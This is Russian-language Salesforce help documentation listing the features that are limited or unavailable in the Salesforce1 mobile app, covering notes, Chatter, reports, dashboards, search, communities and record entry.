Примечания

- При использовании приложения Salesforce1 элемент **«Примечания»** в меню навигации приложения Salesforce1 предоставляет пользователям доступ ко всем примечаниям. В состав полной версии Salesforce Classic не входит вкладка «Примечания». Вместо нее пользователи Salesforce Classic применяют примечания из вкладки **«Файлы»**.
- Общий доступ к примечаниям недоступен для других пользователей или групп.
- В загружаемом приложении Salesforce1 для систем Android и мобильном обозревателе приложения Salesforce1 пользователи не могут добавлять изображения к примечаниям, но могут просматривать изображения, добавленные в полноэкранной версии сайта. Однако добавление изображений доступно в загружаемом приложении Salesforce1 для iOS версии 10.0 или более поздней.
- Некоторые параметры обогащенного текста, доступные в полноэкранной версии сайта, например абзац, полужирный текст или курсив, в приложении Salesforce1 недоступны. Однако пользователи могут просматривать форматирование, добавленное в полноэкранной версии.
- Пользователь не может восстанавливать предыдущие версии примечаний, но может просматривать предыдущие версии.
- Орфографические ошибки не выделяются при создании или редактировании примечаний.

Электронная почта

- Salesforce1 не отображает сообщения электронной почты в улучшенном макете, доступном в Lightning Experience.

- Папка входящих недоступна в приложении Salesforce1.

Автонабор

- Функции телефонии Lightning Experience в приложениях Salesforce1 недоступны.
- Skype недоступен для Salesforce.

Work.com

Ниже перечислены действия, недоступные при использовании функций Work.com в приложении Salesforce1.

- Предоставление общего доступа к целям и показателям
- Связывание показателей с отчетами
- Обновление показателей, связанных с отчетами
- Связывание родительских целей и подцелей
- Добавление изображений целей
- Создание настраиваемых эмблем
- Предложение или запрос отзывов
- Просмотр настраиваемых полей показателей
- Создание, заполнение или отклонение сводок по производительности
- Управление циклами сводок по производительности

Качество данных и внесение изменений: функции, отличающиеся или недоступные в приложении Salesforce1

Управление повторами

Приложение Salesforce1 не уведомляет пользователей о существующих повторяющихся записях ни для того же объекта, ни среди организаций, контактов и интересов.

Для имеющихся записей:

- Приложение Salesforce1 не уведомляет пользователей о существующих повторяющихся организациях, контактах или интересах.
- Объединение повторяющихся записей не поддерживается.

Для новых записей:

- Приложение Salesforce1 уведомляет пользователей, которые собираются создать организацию, контакт или интерес, совпадающие с имеющейся записью.
- Каждый возможный повтор отображается на карте повтора приложение приложение Salesforce1 отображает не более 30 повторов (10 на объект), даже если их больше.
- Карта повтора отображает три поля, которые извлекаются из формата результатов поиска, заданного для организации, а не из связанного правила соответствия.
- Если вы коснетесь карты повтора, появляющейся во время редактирования или создания записи, сведения, введенные вами, будут утеряны.
- По умолчанию правила обработки дубликатов выполняются при заполнении полей записи, а не при сохранении записи.

Оценка данных для данных пакета AppExchange

Оценка данных для данных в пакетах AppExchange недоступна.

Оценка данных организации AppExchange недоступна.
Оценка данных организации (на основе правила сведений о компании Data.com для организаций) недоступна.

Интеграция данных
Поля, обновленные с помощью правил интеграции данных, отображаются, однако использование функции интеграции данных для ручного обновления записей не поддерживается.

Data.com Clean
Поля, обновленные с помощью заданий по очистке, отображаются, однако параметр ручной очистки записей недоступен.

Data.com Prospector
Data.com Prospector не поддерживается в приложении Salesforce1. Поиск или добавление организаций, контактов и интересов не поддерживается. Подробные сведения о поиске потенциальных клиентов и иерархия компаний также не отображаются.

Функции обслуживания клиентов: Функции, отличающиеся или недоступные в Salesforce1

Обращения и лента обращений

- Если организация использует устаревшую функцию «Макеты страниц для пользователей ленты обращений», то пользователи, имеющие полномочие «Использование ленты обращений», могут просматривать стандартный макет обращения в приложении Salesforce1.
- Стандартные действия на ленте обращений недоступны в приложении Salesforce1. Но в приложении Salesforce1 доступны некоторые аналогичные действия. Администраторы Salesforce могут добавлять эти действия в раздел действий Salesforce1 и Lightning в макете страницы обращений, чтобы они были доступны с панели действий Salesforce1 в процессе работы с обращениями.

Стандартное действие, доступное в Salesforce Classic	Эквивалентное действие для Salesforce1
Эл. почта	Отправка эл. почты
Изменить статус обращения	Обновить обращение
Зарегистрировать вызов	Зарегистрировать вызов

  Действие **«Портал»** недоступно.

- Существуют некоторые отличия при использовании действий обращения «Отправка эл. почты» в Salesforce1.
  - Поля «Копия» и «СК» публикатора «Отправка эл. почты» не сворачиваются.
  - В действиях «Отправка эл. почты» в обращениях Salesforce1 HTML-код не поддерживается. Если действие «Отправка эл. почты» содержит поле Текст `HTML`», разметка html на основе тэгов не будет отображаться в публикаторе «Отправка эл. почты» или в сообщении эл. почты, созданной из действия.
  - Включить вложения электронной почты при работе с действием обращения «Отправка эл. почты» в Salesforce1 невозможно.
  - Если для действия обращения «Отправка эл. почты» назначен стандартный шаблон эл. почты, в Salesforce1 будут игнорироваться любые вложения, входящие в шаблон. Эти вложения не отображаются в публикаторе «Отправка эл. почты» и не входят в сообщения эл. почты, созданные из действия.

- Вы не можете создавать, редактировать или удалять комментарии к обращению в Salesforce1. Также связанный список комментариев к обращению не отображает полный текст комментариев, добавляемых нами в полную версию.
- Ниже перечислены недоступные связанные списки.
  - Список праздника «Часы работы»
  - Роль контакта обращения
  - Список «Контрольные точки»
  - Список «Решения»
  - Список «Участники рабочей группы»
  - Список рабочей группы «Участники рабочей группы»
  - Список «Участники шаблона рабочей группы»

Поле услуг Lightning

- При создании записи из связанного списка выездной услуги поле с родительской записью не заполняется, пока вы не сохраните запись. Это правило применимо ко всем версиям приложения Salesforce1. Например, при создании служебной встречи из связанного списка «Служебные встречи» в заказе-наряде поле «Родительская запись» остается пустым, пока пользователь не нажмет кнопку **«Сохранить»**. После создания записи поле родительской записи содержит требуемый родительский заказ-наряд.
- Консоль диспетчера, которая является частью поля управляемых пакетов поля услуг Lightning и включает список услуг, инструмент выбора политики планирования, представление Gantt и карту, недоступна в Salesforce1.

Статьи Salesforce Knowledge

В загружаемом приложении Salesforce1 для iOS версии 10.0 или более поздней, в загружаемом приложении Salesforce1 для Android версии 8.0 или более поздней и в мобильном веб-приложении Salesforce1 поддерживаются статьи со следующими ограничениями.

Проблема	Загружаемое приложение Android версии 8.0 или новее	Загружаемое приложение iOS версии 10.0 или новее	Мобильное веб-приложение
Доступны только опубликованные статьи. Черновики или статьи из архива не поддерживаются.	■	■	■
Создание, редактирование, перевод и архивирование статей не поддерживаются.	■	■	■
Статьи невозможно привязать к обращениям. (Однако ссылки, настроенные в полной версии, можно просматривать в Salesforce1 на вкладке «Связанное».)	■	■	■
Интеллектуальные ссылки не поддерживаются.	■	■	■
Рейтинги статей не поддерживаются.	■	■	■
При включении в поля обогащенного текста статей таблицы могут быть обрезаны по правому краю.	■		■

Проблема	Загружаемое приложение Android версии 8.0 или новее	Загружаемое приложение iOS версии 10.0 или новее	Мобильное веб-приложение
Компактные макеты вместо имени типа статьи отображают имя типа API-интерфейса статьи. Поэтому при просмотре статьи пользователи будут видеть имя типа API-интерфейса статьи в области основных данных.	■	■	
При поиске на домашней странице «Статьи» возвращаются только статьи на языке пользователя, если этот язык установлен как активный язык базы знаний (пункты меню «Настройка»: **«Настроить» >** > **«База знаний» >** > **«Параметры базы знаний»**). Для просмотра статей на другом языке пользователь может сменить активный язык базы знаний. В меню **«Мои настройки»** определите расположение страницы «Язык и часовой пояс» с помощью поля поиска «Быстрый поиск».	■	■	
Результаты глобального поиска отобразят статьи на языке, указанном для устройства, вне зависимости от активного языка базы знаний.	■		
Фильтрация результатов поиска по категориям данных, типу статей, статусу проверки или языку недоступна.	■	■	■
При глобальном поиске статьи не будут отображаться в списке недавних записей.	■	■	
В результатах глобального поиска не отображаются выделения и фрагменты. Эти функции доступны во всех версиях Salesforce1 при поиске на домашней странице «Статьи».	■	■	
При входе в сообщества с помощью мобильного приложения Salesforce1 статьи базы знаний недоступны.	■	■	

Функция социального обслуживания клиентов

- Чтобы отвечать на сообщения социальных сетей, требуется Salesforce Classic.
- Страницы модерирования и авторизации в приложении Salesforce1 недоступны.

Контрольные точки заказа-наряда

- Средство отслеживания контрольных точек недоступно.
- Процессы права и контрольные точки должны управляться из полной версии системы Salesforce.

Заказы-наряды и привязанные статьи

- Привязанные статьи доступны только для просмотра. Пользователи могут искать в базе знаний и читать вложенные статьи, но не могут вкладывать или удалять статьи. Чтобы управлять параметрами привязанных статей и вкладывать или удалять статьи, используйте полную версию системы.
- Связанные списки «Привязанные заказы-наряды» и «Элементы строки привязанных заказов-нарядов» недоступны для статей.
- Невозможно получить доступ к привязанным статьям из элементов ленты.

Отчеты и панели мониторинга: Функции, отличающиеся или недоступные в Salesforce1

Отчеты

Рекомендации по использованию отчетов в Salesforce1

Функция	Примечания к доступности Salesforce1
Количество отображаемых строк	В отчетах отображается максимум 2000 строк аналогично полной версии Salesforce.
Группировки	Группировки, используемые просматриваемым отчетом, отображаются в виде столбцов в конце отчета.
Форматы отчетов	Приложение Salesforce1 поддерживает сводные, матричные и табличные отчеты, но матричные и сводные отчеты отображаются в табличном формате. Составные отчеты недоступны.
Условное выделение	В Salesforce1 нельзя просматривать отчеты, использующие условное выделение.
Фильтры	При открытии на вкладке «Отчеты» отчет не фильтруется. При касании компонента панели мониторинга для того, чтобы открыть исходный отчет, вы можете отфильтровать записи, нажимая на значения в таблице. Исходные отчеты, являющиеся табличными или составными, не фильтруются.

Функции отчета недоступны в Salesforce1

- Создание, редактирование и удаление отчетов
- Экспорт
- Печать
- Лента
- График обновления отчетов
- Подписаться
- Составные отчеты
- Составление отчетов по архивным трендам

- Добавление в кампанию
- Иерархия ролей
- Настраиваемые поля сводных формул
- Папки
- Скрыть сведения
- Сводные данные (общие итоги, промежуточные итоги, итоговые поля, количество записей и т. д.)

Другие примечания об использовании отчетов в Salesforce1

- Отчеты, содержащие более трех полей типа «Кнопка-флажок», не поддерживают детализацию.
- При просмотре в Salesforce1 отчета, содержащего более 16 полей сводного резюмирования, возникает сообщение об ошибке.
- В Salesforce1 отчеты не отображаются через URL-адреса, использующие значения динамических параметров. Если изменить URL-адрес таким образом, чтобы параметры передавались в отчеты, в Salesforce1 будет отображаться пустой экран (запись отчета без возвращенных результатов).

Панели мониторинга

Рекомендации по использованию панелей мониторинга в Salesforce1

Функция	Примечания к доступности Salesforce1
Редактирование панели мониторинга	Salesforce1 не позволяет редактировать панели мониторинга. Панели мониторинга доступны только для чтения.
Просмотреть как	Подобно полной версии системы Salesforce, приложение Salesforce1 позволяет выполнять панели мониторинга только от имени пользователя из иерархии ролей. Тем не менее, при использовании приложения Salesforce1 разрешается выбирать любого пользователя организации. При выборе пользователя вне иерархии ролей отображается ошибка.
Макет панели мониторинга	При использовании расширенных диаграмм панели мониторинга отображаются в одностолбцовом макете для телефонов и двухстолбцовом — для планшетов. При использовании классических диаграмм панели мониторинга Lightning Experience, содержащие более трех столбцов, отображаются на телефонах и планшетах в трехстолбцовом макете.

Функции панелей мониторинга недоступны в Salesforce1

- Создание, редактирование и удаление панелей мониторинга
- Лента
- Расписание
- Ссылка с компонента панели мониторинга на веб-сайт или адрес эл. почты

- Компоненты Visualforce для панелей мониторинга
- Папки

Другие примечания об использовании панелей мониторинга в Salesforce1

Иногда данные, отображаемые компонентом панели мониторинга, могут не синхронизироваться с данными отчета, отображаемого на той же странице. Ниже перечислены действия, выполняемые при несоответствии данных компонента панели мониторинга отображаемому отчету.

- Панель мониторинга обновляется от имени настроенного или выполняющего пользователя, тогда как отчет всегда выполняется от имени текущего пользователя.
- Отчет был обновлен позже панели мониторинга. Отчет обновляется при каждом просмотре (если вы не работаете автономно). Однако компонент панели мониторинга обновляется только при обновлении связанной панели мониторинга.

Подобное временное несоответствие может также встречаться при использовании полной версии системы, где отчеты и диаграммы панели мониторинга отображаются на отдельных страницах. При использовании приложения Salesforce1 отчеты и диаграммы панели мониторинга отображаются на одной странице.

Диаграммы

Другие примечания об использовании диаграмм в Salesforce1

- Если пользователь не активировал параметр **«Включить расширенные диаграммы в Salesforce1»**, вместо новых диаграмм Lightning Experience будут показаны устаревшие диаграммы Salesforce Classic. После включения параметра **«Включить расширенные диаграммы в Salesforce1»** для всех пользователей будут показаны расширенные диаграммы, независимо от переключения на Lightning Experience на полном веб-сайте Salesforce.

  Расширенные диаграммы подобны устаревшим, но существует несколько перечисленных ниже отличий.

  - Расширенные диаграммы показывают только первые 200 группировок.
  - На планшетах панели мониторинга всегда состоят из двух столбцов. На телефонах панели мониторинга состоят всегда из одного столбца.
  - В панелях мониторинга для мобильных устройств в компонентах расширенных диаграмм не отображаются нижние колонтитулы, а вот заголовки и подзаголовки отображаются. Если в нижнем колонтитуле компонента есть важная информация, рассмотрите возможность ее переноса в заголовок или подзаголовок.
  - Цветовая палитра расширенных диаграмм отличается от цветовой палитры устаревших диаграмм.

  Прим.: Если организация создана во время или после выхода выпуска Summer'16, то расширенные диаграммы включены по умолчанию, а устаревшие диаграммы не поддерживаются. В выпуске Summer'17 для всех организаций Salesforce1 будут предусмотрены только расширенные диаграммы.

- Диаграммы отчета доступны только после детализации отчетов компонента на панели мониторинга. Диаграммы отчета недоступны на вкладке «Отчеты».

Файлы Salesforce: Функции, отличающиеся или недоступные в Salesforce1

Ниже перечислены действия, недоступные при использовании файлов Salesforce в мобильном приложении Salesforce1.

- Добавление нескольких файлов к элементам ленты Chatter
- Просматривайте все файлы, прикрепленные к элементу ленты, в главной ленте Chatter — отображается только первое прикрепление *(только для загружаемых приложений)*
- Просмотр типов файлов, кроме: `.doc`, `.docx`, `.pdf`, `.ppt`, `.pptx`, `.xls`, `.xlsx`, а также все графические файлы, включая форматы `.gif`, `.jpg` и `.png`

- Создание, переименование или удаление папок библиотеки
- Перемещение файлов из библиотек в папки
- Доступ к приложению Salesforce Files посредством меню навигации приложения Salesforce1 (только для пользователей массового портала).
- Загрузка файлов посредством безопасного мобильного обозревателя Good Access.
- Назначение тем для файлов в главной ленте Chatter *(только для загружаемых приложений)*.

Библиотеки содержимого и файлы

Поддержка Salesforce CRM Content в загружаемом приложении Salesforce1 для iOS предназначена для того, чтобы пользователи могли просматривать и обмениваться содержимым. Другие действия, такие как управление или добавление в библиотеки, недоступны в Salesforce1. Здесь приведены отличия в работе с библиотеками содержимого в Salesforce1 от того, что пользователи могут делать с полной версией сайта.

- Папка «Личная библиотека» недоступна. Вместо этого пользователь может получить доступ к файлам в своей личной библиотеке посредством выбора фильтра «Принадлежащие мне» в списке файлов на начальной странице «Файлы».
- При просмотре библиотек разделы «Популярное содержимое», «Популярные теги», «Недавние действия» и «Самые активные авторы» недоступны.
- Ниже перечислены действия, которые недоступны пользователям.
  - Просмотр страниц с подробными сведениями о содержимом.
  - Загрузка и публикация новых или проверенных файлов в библиотеках.
  - Публикация веб-ссылок в библиотеках.
  - Редактирование подробных сведений о содержимом.
  - Добавление, редактирование или удаление комментариев.
  - Перемещение файлов в другие библиотеки.
  - Использование тегов для классификации или фильтрации содержимого.
  - Подписка на библиотеки, файлы, авторов или теги.
  - Отправка отзывов по содержимому или просмотр отзывов по содержимому.
  - Удаление, архивирование или восстановление содержимого.
- Опции поиска содержимого, такие как фильтрация по типу файла или названию библиотеки, недоступны. Однако пользователи могут использовать глобальный поиск для нахождения файлов в библиотеках.
- Взаимодействие с пакетами содержимого в Salesforce1 ограничено. Пользователи могут просматривать имеющиеся пакеты содержимого и делиться ими с коллегами или группами Salesforce. Но невозможно предварительно просматривать или загружать файлы, в том числе файлы, включенные в пакет содержимого. Мобильные пользователи также не могут создавать или изменять пакеты содержимого.
- Создание или управление доставками содержимого недоступно. Сюда входит генерирование и шифровка URL-адреса для обмена файлами и пакетами содержимого с клиентами.

Chatter: Функции, отличающиеся или недоступные в Salesforce1

Ленты

Ниже перечислены пункты, недоступные при просмотре элементов ленты в мобильном приложении Salesforce1.

- «Живая» лента или моментальные обновления комментариев.

- Форматирование обогащенного текса или фрагменты кода на главной ленте. (*только загружаемые приложения*)
- Встроенные изображения в главной ленте — вместо них будет отображаться структурный нуль с именем изображения. (*только загружаемые приложения*)
- Несколько вложений к элементу в главной ленте — будет отображаться только первое вложение. (*только загружаемые приложения*)
- Предварительный просмотр ссылок в главной ленте. (*только загружаемые приложения*)
- Список пользователей, которым понравилось сообщение. (*только мобильное приложение обозревателя*)
- Связанные сообщения в ленте «Отслеживаемые». (*только загружаемые приложения*)
- Сообщения социальных лент. (*только загружаемые приложения*)
- Полное содержимое сообщений, предоставленных Lightning Experience, при просмотре на главной ленте Chatter (*только загружаемые приложения*) или на лентах профилей (*Salesforce1 только для загружаемого приложения iOS*). Для просмотра общедоступного содержимого коснитесь ссылки **«Просмотр сообщения»** в элементе общедоступной ленты.

Ниже перечислены недоступные действия при размещении сообщений, комментариев и прочей активности в лентах из Salesforce1.

- Применение форматирования обогащенного текста или включения фрагментов кода в элементы ленты.
- Использование смайликов Chatter (но возможно использование клавиатуры emoji в iOS и Android для добавления смайликов в ленты).
- Добавление встроенных изображений в элементы ленты.
- Добавление нескольких вложений к элементам ленты.
- Редактирование комментариев или сообщений ленты.
- Отключение элемента ленты. (*только загружаемые приложения*)
- Использование ссылок действий в главной ленте. (*только загружаемые приложения*)
- Публикация сообщений (*только мобильное приложение обозревателя*)
- Поиск по лентам профилей и записей.

В элементе Chatter приложения Salesforce1 недоступны и некоторые другие функции. Ниже перечислены недоступные действия.

- Переход к отображению только отключенных сообщений в главной ленте.
- Фильтрация всех обновлений, некоторых обновлений, вопросов или только сообщений, относящихся к определенному объекту, в главной ленте.
- Отправка или просмотр сообщений Chatter.
- Просмотр рекомендаций.
- Добавление или просмотр избранного Chatter.
- Просмотр статистики по действиям Chatter или статуса влияния в Chatter.
- Приглашение сотрудников в Chatter.

Темы

Темы поддерживаются только мобильным веб-приложением Salesforce1 и загружаемыми приложениями. Ниже перечислены действия, которые не поддерживаются приложением Salesforce1 при использовании тем:

- Просмотр самых обсуждаемых тем.
- Редактирование сведений о теме (имя и описание).
- Присвоение тегов избранным темам.

- Назначение тем записям.
- Просмотр записей, назначенных теме.
- Просмотр данных связанных списков: «Связанные темы», «Связанные группы», «Знатоки тем» и «Недавние файлы».
- Просмотр тем для автозаполнения при поиске.
- Удаление тем.

Вопросы Chatter

Ниже перечислены действия, недоступные при использовании вопросов Chatter в приложении Salesforce1.

- Просмотр похожих вопросов и статей базы знаний при публикации вопросов.
- Выбор лучших ответов.

Прим.: Вопросы Chatter не полностью поддерживаются загружаемыми приложениями Salesforce1. При публикации вопросов сотрудниками отображается имя опубликовавшего, но сам текст вопроса недоступен. Однако можно просматривать ответы на вопрос.

Группы

Ниже перечислены действия, которые не поддерживаются приложением Salesforce1 при использовании групп.

- Просмотр моментальных обновлений ленты.
- Использование мастера по созданию групп для настройки новой группы.
- Просмотр рекомендуемых групп для вступления.
- Приглашение клиентов в личные группы, поддерживающие клиентский доступ.
- Добавление записей в группы Chatter с клиентами, использующими действие **«Добавить запись»**.
- Отмена запросов на присоединение к личным группам.
- Изменение сообщений электронной почты и настроек внутрипрограммных уведомлений для групп сообществ.
- Просмотр или настройка сведений по вовлечению участников группы.

Менеджеры и ответственные за группу не могут удалять файлы из списка файлов группы.

Люди и профили

Ниже перечислены действия, недоступные при использовании вкладки «Люди» для просмотра профилей в приложении Salesforce1.

- Редактирование сведений профиля в загружаемом приложении Salesforce1 для iOS.
- Загрузка фотографии для профиля посредством безопасного мобильного обозревателя Good Access™.
- Наведение указателя мыши на фотографии профиля для быстрого отображения сведений о пользователе.
- Использование настраиваемых профилей.
- Фильтрация связанного списка «Следующие» в профиле.

Chatter Messenger

Приложение Salesforce1 не поддерживает функцию Chatter Messenger.

Сообщества Salesforce: Функции, отличающиеся или недоступные в Salesforce1

Сообщества Salesforce в приложении Salesforce1 аналогичны полной версии системы. Ниже перечислены некоторые различия.

- В меню навигации Salesforce1 для сообщества входят не все элементы, доступные во внутренней организации.
  - Меню навигации отображает только вкладки, добавленные администратором в данное сообщество посредством параметра администрирования сообщества «Вкладки и страницы».
  - Вкладка Chatter, доступная в Salesforce Classic, разделена на три параметра меню в Salesforce1 (и Lightning Experience). Если в сообщество входит вкладка Chatter в системе Salesforce Classic, пользователь увидит в приложении Salesforce1 «Ленту», «Людей» и «Группы».
  - События и элементы «Сегодня» не поддерживаются и не отображаются в меню навигации.
  - Задачи доступны только пользователям с полномочием «Редактирование задач».
  - Элемент «Отчеты» недоступен и не появляется в меню навигации.
  - При работе с загружаемыми приложениями Salesforce1 статьи базы знаний Salesforce не поддерживаются. Элемент «Статьи» не отображается в меню навигации. (Но при использовании мобильного обозревателя Salesforce1 статьи доступны.)
- Отсутствует лента «Вся компания» и «Основные показатели компании».
- Добавление встроенных изображений в почту недоступно.
- «Управление сообществом» и «Рабочее пространство сообщества» недоступны в Salesforce1.
- Сообщества, в которых используется шаблон «Конструктор сообщества», например Koa, Kokua или служба поддержки клиентов (Napili), содержат сложные стили, не отображающиеся в приложении Salesforce1. Эти сообщества являются адаптивными, лучше всего получать к ним доступ прямо из мобильного веб-обозревателя с использованием URL-адресов сообщества. (Сообщества, использующие вкладки Salesforce + шаблон Visualforce, *поддерживаются* во всех приложениях Salesforce1.)
- Фирменный стиль Site.com не поддерживается.
- Участники сообщества не могут отмечать личные сообщения как недопустимые.
- Приложение Salesforce1 не поддерживает функцию «Репутация». Тем не менее, если данная функция поддерживается полной версией системы, то пользователи могут накапливать очки при использовании приложения Salesforce1. Пользователи могут просматривать свои очки только в полной версии системы.
- Поиск охватывает сообщество и возвращает элементы только из текущего сообщества. Единственным исключением являются записи, используемые разными сообществами и внутренней организацией.
- Внешние пользователи на основе ролей могут утверждать и отклонять запросы на утверждение посредством связанного списка записей «Журнал утверждений», но не могут отправлять запросы на утверждение.
- Список уведомлений пользователя содержит уведомления от всех сообществ с его участием. Имя сообщества, являющегося источником уведомления, отображается после временной отметки.
- Ссылка справки не отображается внешним пользователям, имеющим доступ к сообществам.
- В мобильном веб-приложении Salesforce1 фотографии внешних пользователей не содержат никаких указаний, что пользователь внешний. В полной версии Salesforce и в загружаемом приложении Salesforce1 левый верхний угол фотографии внешнего пользователя окрашен в оранжевый цвет.
- В мобильном веб-приложении Salesforce1 в списке «Люди» рядом с именем каждого пользователя отображается фотография по умолчанию ( ). Нажмите пользователя, чтобы перейти на страницу его профиля и просмотреть загруженную фотографию. В загружаемом приложении Salesforce1 фотографии отображаются рядом с именами пользователей в списке «Люди».

- Способ предоставления доступа к сообществам посредством приложения Salesforce1 определяется шаблоном сообщества и лицензиями пользователей. Дополнительную информацию см. в разделе «*Доступ к сообществам посредством приложения Salesforce1*» справки Salesforce.
- Участники групп в сообществах не могут редактировать свои адреса электронной почты и настройки внутрипрограммных уведомлений Salesforce1. В качестве временного решения пользователи могут настроить параметры групповых уведомлений по электронной почте для пункта **«Каждое сообщение»** в сообществе в полной версии системы. С помощью этого параметра можно автоматически включить уведомления по электронной почте и внутрипрограммные уведомления в Salesforce1 для группы.
- Сообщества недоступны в Salesforce1, если мобильное устройство находится в автономном режиме.

СМ. ТАКЖЕ:

Доступ к сообществам в Salesforce1

Навигация и действия: Функции, отличающиеся или недоступные в Salesforce1

Навигация

- На большинстве устройств мобильное приложение Salesforce1 поддерживается только в книжной ориентации. Единственное исключение — использование загружаемого приложения Salesforce1 на планшетах iPad, в которых поддерживается как книжная, так и альбомная ориентация.

  Мобильное веб-приложение принимает альбомную ориентацию, но его правильная работа в этом положении не гарантирована.

- Средство запуска приложений недоступно. Пользователь не может переключаться между стандартными или настраиваемыми приложениями в Salesforce1. Меню навигации предоставляет пользователям доступ ко всем объектам и приложениям, доступным в мобильном приложении.
- Панель средств Lightning Experience в Salesforce1 недоступна.
- Нисходящая последовательность табуляции, позволяющая пользователям просматривать страницу со сведениями о записи, перемещаясь по столбцу полей сверху до низу, прежде чем сместить фокус на верхнюю часть следующего столбца полей, не поддерживается в Salesforce1. Даже если макет страницы настроен под нисходящую последовательность табуляции, Salesforce1 перемещается по столбцам полей слева направо.

Действия

- Большинство действий, включая быстрые и продуктивные действия, а также стандартные и настраиваемые кнопки, отображаются на панели действий или в действиях над элементом списка в приложении Salesforce1.
- Кнопка **«Сохранить и создать»** в Salesforce1 недоступна.
- При использовании настраиваемых кнопок с URL-адресом для передачи параметров на стандартные страницы в системе Salesforce Classic — таких как предзаполненные поля во время создания записи — это правило не работает в системе Salesforce1.
- Ниже перечислены различия между быстрым действием «Отправка эл. почты» системы Salesforce и стандартным действием «Эл. почта» ленты обращения.
  - Действие «Отправка эл. почты» не позволяет пользователям переключаться между редакторами обычного и обогащенного текста.
  - Действие «Отправка эл. почты» не поддерживает шаблоны.
  - Действие «Отправка эл. почты» не поддерживает быстрый текст.
  - Действие «Отправка эл. почты» не поддерживает вложения.

- Действие «Отправка эл. почты» не позволяет пользователям сохранять сообщения в виде черновиков.
- Поле «От» в действии «Отправка сообщения электронной почты» недоступно для просмотра и редактирования.

Поиск: Функции, отличающиеся или недоступные в Salesforce1

Алгоритм поиска

- Объекты Salesforce доступны в Salesforce1, если параметр «Элементы интеллектуального поиска» входят в меню навигации Salesforce1. Элементы интеллектуального поиска должны показать результаты поиска для стандартных и настраиваемых объектов.
- Глобальный поиск, выполняемый в приложении Salesforce1, охватывает только записи объектов, отображаемых в разделе «Недавние» меню навигации.

  При использовании системы Salesforce впервые и при отсутствии журнала недавних объектов поиск может выполняться по стандартному набору объектов: «Организации», «Обращения», «Контакты», «Файлы», «Интересы» и «Возможности». Также можно выполнять поиск по группам и людям, если эти элементы отображаются в разделе «Недавние». Если они содержатся в других областях меню навигации, поиск по ним недоступен.

  По мере дальнейшего использования приложения Salesforce1 и полной версии сайта Salesforce (Salesforce Classic и Lightning Experience) объекты, используемые чаще других, со временем заменяют стандартные элементы раздела «Недавние» и становятся объектами, доступными для глобальных поисков в приложении Salesforce1.

- В мобильном обозревателе Salesforce1 рекомендуем использовать панель области поиска, расположенную под полем глобального поиска, для просмотра результатов по выбранному объекту.

  Объекты, доступные на панели области поиска, аналогичны элементам, отображающимся в разделе «Недавние» меню навигации приложения Salesforce1. Объекты на панели области поиска отображаются в том же порядке, что и в меню навигации.

  Загружаемые приложения Salesforce1 для Android и iOS не оснащены панелью области поиска. В этих приложениях отображаются результаты поиска на странице, сгруппированные по объектам.

- Чтобы найти записи для объекта, который не отображается в результатах глобального поиска (то есть любого объекта, отображаемого при нажатии **«Дополнительно»** для раскрытия раздела «Недавние» в меню навигации), рекомендуем воспользоваться полем поиска на начальной странице объекта.
- Пользователи не могут фиксировать недавно использованные элементы.
- Пользователи не могут осуществлять поиск по подразделениям.

Мгновенные результаты

Прим.: Мгновенные результаты отображаются в виде раскрывающегося списка в поле поиска и содержат недавние элементы или автоматически подобранные записи, отображаемые после ввода минимум трех символов. При отсутствии нужной записи в мгновенных результатах рекомендуем выполнить полный поиск.

- В мобильном обозревателе Salesforce1 отображается больше недавних элементов и автоматически подобранных записей, чем в Lightning Experience.
- В мобильном обозревателе Salesforce1 мгновенные результаты отображаются только для одного выбранного объекта.

Результаты поиска

- Окно «Популярные результаты» с результатами поиска наиболее часто используемых объектов недоступно.
- Окно «Внешние результаты» с результатами интегрированного поиска объектов недоступно.

- Списковые представления не отображаются в полных результатах поиска. Чтобы найти списковые представления в мгновенных результатах, откройте страницу поиска записи для нужного объекта и введите критерии поиска. По мере ввода отображается список совпадающих элементов, содержащий списковые представления, которые использовались в полной версии системы Salesforce недавно.
- Пользователи не могут фильтровать результаты поиска.
- В загружаемых приложениях Salesforce1 для Android и iOS в результатах глобального поиска отображается до 50 наиболее важных записей. В мобильном обозревателе Salesforce1 такого ограничения нет.

Поисковые запросы

- Мгновенные результаты основаны только на недавних элементах, соответствующих поисковому запросу.
- Специальный символ добавляется ко всем поисковым запросам.
- Поисковый запрос отображает в результатах до 25 наиболее подходящих записей.
- Для добавления записей для нескольких типов объектов в рамках одного поискового запроса рекомендуем воспользоваться раскрывающимся списком, расположенным над результатами поиска.
- Результаты поиска не включают пользователей клиентского или партнерского портала. Однако, если запись пользователя была недавно просмотрена, она появляется в раскрывающемся меню с мгновенными результатами.

Ввод данных: Функции, отличающиеся или недоступные в Salesforce1

Ниже перечислены некоторые различия между полной версией системы Salesforce и приложением Salesforce1 при добавлении новых записей или обновлении текущих данных.

Категория	Проблема	Создание записей	Редактирование записей
Любая запись	Клавиатура сторонних производителей не поддерживается.	✔	✔
	Функция встроенного редактирования недоступна.	✔	✔
	Изменение ответственного за запись доступно только для организаций, кампаний, обращений, контактов, интересов, возможностей, заказов-нарядов и настраиваемых объектов.		✔
	Комбинированные списки, объединяющие раскрывающиеся списки с текстовыми полями, недоступны. Как правило, текстовое поле доступно, а раскрывающийся список недоступен.	✔	✔
	Если организация использует функцию управления территориями, то правила территории, заданные для записи, не могут быть изменены.	✔	✔
Организации и контакты	Ссылки **«Копировать адрес для счета в адрес отправки»** и **«Копировать почтовый адрес в другой адрес»** недоступны.	✔	✔
	Если организация использует функцию управления территориями, то параметр **«При сохранении оценить данную организацию по правилам территории»** недоступен при редактировании организаций.		✔
События	Ответственный за событие не может изменять, добавлять или удалять приглашенных на событие. При наличии двух и более связанных контактов ответственному за событие недоступно их редактирование; при наличии только одного связанного интереса или контакта ответственному за событие доступно		✔

Категория	Проблема	Создание записей	Редактирование записей
	его редактирование, но недоступно добавление других контактов или интересов.		
	События, которые не связаны с контактом или объектом, не отображаются.	✔	✔
	Предложенное событие не может быть принято или отклонено.		✔
	Функция «Общедоступные действия» не может использоваться для пакетного связывания контактов с событиями.	✔	✔
	Предложенные события (кнопка **«Создать запрос на проведение конференции»**) не поддерживаются.	✔	✔
	Поле «Связано с» остается доступным для редактирования при назначении полю «Имя» значения *«Интерес»*; однако, если поле «Связано с» содержит данные на момент сохранения записи, то система возвращает ошибку.	✔	✔
	Повторяющиеся события не могут быть созданы, а сведения о последовательности повторяющихся событий не могут быть изменены. (Сведения об отдельных экземплярах последовательности событий могут быть изменены.)	✔	✔
	Поле «Тема» не содержит раскрывающегося списка предопределенных тем.	✔	✔
	Поля связанного контакта «Эл. почта» и «Тел.» не отображаются.	✔	✔
	Вложения не могут быть добавлены.	✔	✔
